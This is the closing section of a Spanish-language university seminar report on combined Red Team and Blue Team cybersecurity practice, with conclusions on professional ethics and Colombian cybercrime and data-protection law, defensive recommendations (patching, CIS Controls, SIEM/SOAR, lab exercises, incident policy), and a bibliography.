El análisis del Acuerdo del Anexo 3 evidenció que un ingeniero en ciberseguridad debe rechazar cualquier contrato que fomente prácticas ilícitas o que impida denunciar irregularidades. Este hallazgo subraya que la ética digital y el cumplimiento normativo no son complementos, sino ejes esenciales del ejercicio profesional responsable.

La integración entre el análisis legal, la ejecución técnica y la reflexión ética permitió comprender la ciberseguridad como una disciplina que exige rigor normativo, precisión técnica y conducta profesional íntegra. El proceso completo evidenció que la defensa efectiva solo es posible cuando se articulan conocimientos de Red Team, Blue Team y principios éticos de forma coherente.

El seminario evidenció que la combinación de prácticas ofensivas y defensivas en entornos controlados es clave para fortalecer las competencias técnicas y la postura de seguridad. La aplicación conjunta de estrategias Red Team & Blue Team, junto con marcos como CIS Controls, SIEM, hardening y auditorías continuas, permite a las organizaciones mejorar su capacidad de detección, respuesta y resiliencia frente a amenazas avanzadas.

Recomendaciones

Aplicar parches y ejecutar auditorías preventivas de forma regular para eliminar vulnerabilidades conocidas y detectar configuraciones débiles antes de que sean explotadas, priorizando actualizaciones críticas y cumpliendo estándares como ISO 27001 y CIS Controls.

Adoptar CIS Controls y CIS Benchmarks como marco obligatorio, asegurando configuraciones endurecidas, reducción de la superficie de ataque y estandarización de prácticas de seguridad que fortalezcan la operación del Blue Team y limiten oportunidades de explotación.

Implementar SIEM y SOAR para centralizar eventos y automatizar respuestas, permitiendo la detección temprana de actividades anómalas y la ejecución inmediata de acciones como aislar sistemas, bloquear accesos o generar incidencias, reduciendo el tiempo de reacción del equipo de seguridad.

Capacitar de forma continua al personal técnico en ética profesional y normativa nacional, garantizando que las decisiones operativas se alineen con la Ley 1273, la Ley 1581 y el Código de Ética, y evitando prácticas que puedan considerarse delitos informáticos.

Mantener laboratorios seguros para ejercicios Red Team y Blue Team, donde se puedan simular ataques, validar controles defensivos y mejorar habilidades técnicas sin comprometer los sistemas de producción.

Establecer políticas internas claras de reporte y gestión de incidentes, definiendo canales de denuncia, responsabilidades, preservación forense y cadena de custodia, asegurando una respuesta institucional coherente y legalmente sólida.

Recomendación general

Se recomienda adoptar un enfoque organizacional que integre de manera continua los aprendizajes del Red Team y del Blue Team, articulando las capacidades ofensivas y defensivas para fortalecer la madurez de seguridad. La retroalimentación constante entre ambos equipos permite identificar brechas reales, optimizar controles, validar la eficacia de las defensas y construir una postura de ciberseguridad más resiliente, adaptable y alineada con las amenazas actuales. Esta integración debe consolidarse como un proceso permanente dentro de la estrategia institucional.

Referencias Bibliográficas

Ahmed, F., Khatri, P., Surange, G., & Agrawal, A. (2022). SearchOL: An Information Gathering Tool. In *International Conference on Intelligent Systems Design and Applications* (pp. 343-349). Cham: Springer Nature Switzerland. DOI: 10.1007/978-3-031-35501-1_34

Andress, J., & Linn, R. (2017). Chapter 9 - Exploitation scripting. En J. Andress, R. Linn, J. Andress, & R. Linn (Edits.), *Coding for Penetration Testers (Second Edition)* (págs. 247-282). Syngress. doi: 10.1016/B978-0-12-805472-7.00009-7

Arcos-Argudo, M., Matute-Pinos, K., & Fernández-Mora, M. (2023). Análisis comparativo de la Ley Orgánica de Protección de Datos Personales del Ecuador con la legislación colombiana desde un enfoque de ciberseguridad y delitos informáticos. *Revista Ibérica de Sistemas e Tecnologias de Informação*, (E60), 100-114.

Castiglione, A., Palmieri, F., Petraglia, M., & Pizzolante, R. (2020). Vulsploit: A module for semi-automatic exploitation of vulnerabilities. In *IFIP international conference on testing software and systems* (pp. 89-103). Cham: Springer International Publishing. DOI: 10.1007/978-3-030-64881-7_6

Concha, G., & Suárez, P. (2013). Analyzing the best practices of information security and protection of sensitive data in the context of e-government in Colombia and Chile. In *Proceedings of the 7th International Conference on Theory and Practice of Electronic Governance* (pp. 198-201). DOI: 10.1145/2591888.2591922

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia (pp. 3–26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Chadha, R., Shalom, G. S., Anand, V. K., & Goel, A. (2022). A Study on Exploit Development. In *2022 7th International Conference on Computing, Communication and Security (ICCCS)* (pp. 1-7). IEEE. DOI: 10.1109/ICCCS55188.2022.10079387

Chindrus, C., & Caruntu, C.-F. (2023). Securing the Network A Red and Blue Cybersecurity Competition Case Study. Information*, 14*(11), 587. https://doi-org.bibliotecavirtual.unad.edu.co/10.2478/bipie2023-0008

Dimitrov, V. (2022). CVE (NVD) Ontology. In *Proceedings of the CEUR Workshop Proceedings, Information Systems & Grid Technologies: Fifteenth International Conference ISGT* (pp. 220-227).

Fujimoto, M., Matsuda, W., & Mitsunaga, T. (2019). Detecting attacks leveraging vulnerabilities fixed in MS17-010 from Event Log. In 2019 IEEE Conference on Application, Information and Network Security (AINS) (pp. 42-47). IEEE.

Greenbone. (2025). *Greenbone OpenVas*. Obtenido de https://www.openvas.org/

Guarnizo Portela, M. P. (2024). La naturaleza jurídica de los delitos informáticos en Colombia [Monografía]. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/41392

Hines, C. D., & Chowdhury, M. M. (2022). Uncover Security Weakness Before the Attacker Through Penetration Testing. In *2022 IEEE International Conference on Electro Information Technology (eIT)* (pp. 492-497). IEEE. DOI: 10.1109/eIT53891.2022.9813950

Jiménez-Almeira, G. A., & López, D. E. (2023). Ciberseguridad y Seguridad Integral: un análisis reflexivo sobre el avance normativo en Colombia. *Revista Ibérica de Sistemas e Tecnologias de Informação*, (E62), 16-31.

Kothandaraman, D., Prasad, S. S., & Sivasankar, P. (2023). Vulnerabilities detection in cybersecurity using deep learning–based information security and event management. *In Artificial intelligence and*

deep learning for computer network (pp. 81-98). Chapman and Hall/CRC. DOI:10.1201/9781003212249-5.

Ley 1273 de 2009 (Colombia). (2009). Departamento Administrativo de la Función Pública. Publicada en el Diario Oficial 47.223 de enero 5 de 2009. Recuperado de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Mejía, L. M., Hurtado, S. V. G., & Grisales, A. M. A. (2023). Ley de delitos informáticos colombiana, el convenio de Budapest y otras legislaciones: Estudio comparativo. *Revista de ciencias sociales*, *29*(2), 356-372. DOI: 10.31876/rcs.v29i2.39981

Ministerio de Tecnologías de la Información y las Comunicaciones – MINTIC. (2022). Políticas de Privacidad y Condiciones de Uso. https://www.mintic.gov.co/portal/inicio/Secciones

Ministerio de Tecnologías de la Información y las Comunicaciones – MINTIC. (2024). *Resolución 2239 de 2024* [PDF]. https://www.mintic.gov.co/portal/715/articles-2627_Resolucion_2239_de_2024.pdf

Ministerio de Tecnologías de la Información y las Comunicaciones – MINTIC. (2024). Resolución 2238 de 2024 [PDF]. https://www.mintic.gov.co/portal/715/articles-2627_Resolucion_2238_de_2024.pdf

Moreno, P. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management). *USFQ* (pp. 31–63). http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Rincón Arteaga, J. A., Castiblanco Hernández, S. A., Quijano Díaz, A., Urquijo Vanegas, J. D., & Pregonero León, Y. K. (2022). Ciberdelincuencia en Colombia: ¿Qué tan eficiente ha sido la Ley de Delitos Informáticos? *Revista criminalidad*, *64*(3), 95-116. https://doi-org.bibliotecavirtual.unad.edu.co/10.47741/17943108.368

Santana, M. (2013). Chapter 10 - Eliminating the Security Weakness of Linux and Unix Operating Systems. En J. R. Vacca (Ed.), *Computer and Information Security Handbook (Second Edition)* (págs. 183-196). Morgan Kaufmann. doi:10.1016/B978-0-12-394397-2.00010-6

Shirazi, P., & Padyab, A. (2024). Discerning Challenges of Security Information and Event Management (SIEM) Systems in Large Organizations*. In International Symposium on Human Aspects of Information Security and Assurance* (pp. 339-354). Cham: Springer Nature Switzerland. DOI: 10.1007/978-3-031-72559-3_23.

Sujatha, G. (2024). System Hardening using CIS Benchmarks. In *2024 International Conference on Advances in Computing, Communication and Applied Informatics (ACCAI)* (pp. 1-6). IEEE. DOI: 10.1109/ACCAI61061.2024.10602274

Ziro, A., Gnatyuk, S., & Toibayeva, S. (2023). Improved Method for Penetration Testing of Web Applications. In *IntelITSIS* (pp. 518-528).

Apéndices

Apéndice A

Evidencia anti plagio Turnitin